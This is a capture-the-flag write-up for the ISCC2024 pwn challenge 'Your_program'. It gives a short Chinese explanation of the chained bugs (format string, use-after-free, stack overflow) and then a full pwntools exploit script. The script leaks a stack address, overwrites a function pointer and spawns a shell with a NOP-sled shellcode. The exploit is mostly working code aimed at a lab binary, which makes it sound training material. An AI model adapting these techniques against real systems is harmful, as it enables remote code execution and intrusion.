
# ISCC2024 WriteUp

AkyOI 李承达 [3433778745@qq.com](mailto:3433778745@qq.com)


## pwn+Your\_program

## 解题思路


栈溢出漏洞



格式化字符串漏洞



UAF



直接格式化字符串漏洞泄露栈地址，之后UAF改函数指针调用authorize函数栈溢出执行shellcode

## Exp

# sudo sysctl -w kernel.randomize\_va\_space=0

from pwn import\*

from Crypto.Util.number import long\_to\_bytes,bytes\_to\_long

context.log\_level='debug'

context(arch='amd64',os='linux')

context.terminal=['tmux','splitw','-h']

pwn = './pro'

#p=remote(' ',)

#p=process(['./ld-2.31.so', pwn], env={"LD\_PRELOAD":'./libc-2.31.so'})

p=process('./pro')

#elf=ELF(pwn)

#libc=ELF('./libc.so.6')

p.sendlineafter("Enter key:",b'\x41'\*29)

p.sendlineafter("Welcome to ISCC, tell me your name:","/bin/sh\x00")

p.sendlineafter(" Tell me your choice ","2")

off=6

# payload=b'aaaa%p-%p-%p-%p-%p-%p-%p-%p-%p-%p-%p-%p-%p-%p-'

payload=b'%10$p'

p.sendline(payload)

p.recvuntil("0x")

stk=int(p.recv(12),16)

p.sendlineafter(" Tell me your choice ","4")

p.sendlineafter("Are you sure you want to exit",b'\x24')

p.sendlineafter(" Tell me your choice ","4")

p.sendlineafter("Are you sure you want to exit",b'n')

func=0x401276

p.sendlineafter(" Tell me your choice ","3")

gdb.attach(p)

pause()

p.sendline(b'/bin/sh\x00'+p64(func)\*3)

shellcode='''

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

'''+shellcraft.sh()

payload=b'\x41'\*0x28+p64(stk|0xff)+asm(shellcode)

p.sendlineafter(" Tell me your choice ","2")

p.sendlineafter("Enter key:",payload)

p.interactive()